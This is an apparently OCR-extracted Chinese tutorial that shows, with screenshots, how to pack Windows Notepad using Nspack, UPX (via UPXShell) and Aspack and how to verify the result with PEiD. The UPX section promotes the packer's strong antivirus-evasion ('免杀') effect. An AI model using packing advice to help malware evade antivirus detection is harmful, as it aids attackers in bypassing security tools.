


图 1

认识了 Nspack 的界面，接着我们以记事本程序为目标，给大家介绍一下 Nspack 的使用方法。

## 第一步：检查

首先我们要对记事本程序检查一下，看看在加壳之前“记事本”的基本情况，打开 PEID，然后选择打开“记事本”，很快结果就出来了，这时 PEID 显示的信息告诉我们这个程序是使用 C++ 编写的，从另一个角度来说就是“这个程序没有被加壳”（图 2）。到这里第一步就完成了，我们得到一个关键的信息就是程序没有被加壳。




图 2

## 第二步：使用 Nspack 给记事本加壳

运行 Nspack，使用 Nspack 加壳的第一步就是选定要加壳的目标文件。在 Nspack 中可以使用三种方式来选择要加壳的文件。第一种方法最为简单，只需要直接把要加壳的程序拖拽到 Nspack 的主界面上来，具体的操作就像平时把一个文件拖来拖去一样。用拖拽的方法可以快捷的选定要加壳的文件，如果操作成功，那么目标文件的路径就会出现在 Nspack 的界面上（图 3）。但是有的时候要加壳的程序拖拽起来不方便，那么就可以使用第二种方法来选择要加壳的文件。单击 Nspack 主界面上的“文件”按钮，在弹出的菜单中选择“打开”，然后通过打开的窗口来找到准备加壳的程序就可以了。同样，操作成功的话文件的路径就会显示在主界面上。第三种方法与第二种方法相类似，不过比起前者来更为方便快捷，只需要单击 Nspack 主界面右下脚的“打开”按钮，就可以选择要加壳的程序了。




图 3

选择好了目标程序后，单击主界面上的“压缩”按钮，Nspack 就会自动完成压缩的工作了，同时压缩的进度和一些详细信息也会显示出来，对加壳的整个过程我们一目了然。当出现“文件压缩完成”这个提示的时候，就表示加壳的工作已经完成了（图 4）。我们来检验一下加壳的效果：首先运行一下加壳后的记事本，发现记事本能够成功运行，然后使用 PEID 检测一下文件的信息，可以看到如图 5 所示的信息。以上两点就证明，记事本已经成功的使用 Nspack 加壳了，是不是很简单呢？




图 4




图 5

## UPX 简介

介绍完了 Nspack，我们继续来说说 UPX，这个壳也是久负盛名，可以算做“壳”界的元老级工具，由于名声太大，导致研究它的人也很多，现在新手们经过简单的学习就可以轻松脱掉使用 UPX 加壳过的软件，所以已经很少有软件使用 UPX 来加壳保护了。但是 UPX 并没有因此而销声匿迹，由于 UPX 的简单易用和非常好的免杀效果，在目前流行的加壳免杀技术中 UPX 又焕发出了新的生机。说了这么多，如何具体的使用 UPX 来给目标软件加壳呢？还是以记事本为例来给大家介绍一下 UPX 的具体使用方法。

**小提示：**

原版的 UPX 是没有界面的，而是使用输入命令的方式在 DOS 下使用，为了方便大家的使用，高手们已经制作出了拥有图形界面的 UPX，这就是著名的 UPXShell。

运行 UPXShell，如果是第一次运行，会弹出如图 6 所示的提示，按下“OK”按钮后 UPXShell 会要求我们进行一些设置（图 7），大家不用着急着如何去设置，保留默认的设置就可以了，单击“确定”后就进入 UPXShell 的主界面了（图 8）。




图 6




图 7





图 8

界面上的菜单简单明了，现在我们就要使用 UPXShell 给记事本加上一层壳，当然第一步还是要给 UPXShell 指明目标。单击“打开”按钮，在弹出的窗口中找到

并选择“记事本”。选择好之后，我们还需要给加壳后的文件重新起一个名字，如果不给新的文件起名的话，UPXShell也会自动为它起一个名字的。单击“输出”按钮，在弹出的窗口里为加壳后的文件选择一个路径并起一个名字（图9）。如果设置成功了，那么在“新文件名”这一栏中就会显示出我们选择的路径和文件名。做完这一切之后单击“压缩”按钮，UPXShell就开始加壳的工作了，但是如果在使用中遇到了问题，导致加壳后的程序不能运行那可就麻烦了。UPXShell也为我们想到了这一点，所以专门为大家提供了“检测”功能，在完成了以上的设置后，这时不要急着选择“压缩”，而是单击“测试”按钮，如果我们能看到被加壳的程序正常运行了，那么就表示整个的加壳过程不会出现错误。经过了检测，我们就可以放心的进行真正的加壳操作了。虽然这样做有一点麻烦，但是大家一定要养成这个测试的习惯，这对以后的学习和实践有很大的帮助。




图 9




图 10




图 11

现在单击“压缩”，UPXShell会把详细的加壳信息显示出来（图10），使用PEID检查一下桌面上的那个记事本，PEID会显示程序已经被加了UPX的壳了（图11）。出现了这样的信息就表示我们已经成功的给记事本加上了UPX的外壳。

## Aspack 简介

怎么样，大家有没有亲手使用NSpack或者UPX来加壳一个小程序呢？要记住，想要熟练的掌握加壳这项技术一定要多多实践多多练习才行。说完了NSpack和UPX，下一个要介绍的就是Aspack了，Aspack也是一款泰斗级的加壳软件，与UPX相比Aspack更简单易用也更稳定，对软件的保护效果也更胜一筹，最主要的是有着非常高的压缩率，使得加壳后的程序与原程序相比“身材”成倍的缩小。因此虽然经历了时间的洗礼，但如今依然有不少的软件使用Aspack来加壳。

这一次我们的目标依然是“记事本”，Aspack的使用方法比较简单，运行ASpack后的主界面如图12所示。主要有五个菜单按钮，依次是Open File、Compress、Option、About、Help。其中前三个菜单与我们的使用关系最为密切。




图 12

使用ASpack时，打开目标文件可以单击“Open File”选项下的“Open”按钮（图13），并在窗口中找到目标文件的位置，这样目标文件就被载入了。下一步就是给文件加壳了，打开“Compress”选项，点击“GO”按钮（图14），ASpack就开始加壳的工作了。当第一个进度条显示百分之百时，就表示加壳的工作已经完成了。检测一下加壳后的文件，单击“Text”按钮，如果被加壳的程序正常运行了，那么就表示加壳成功了。




图 13

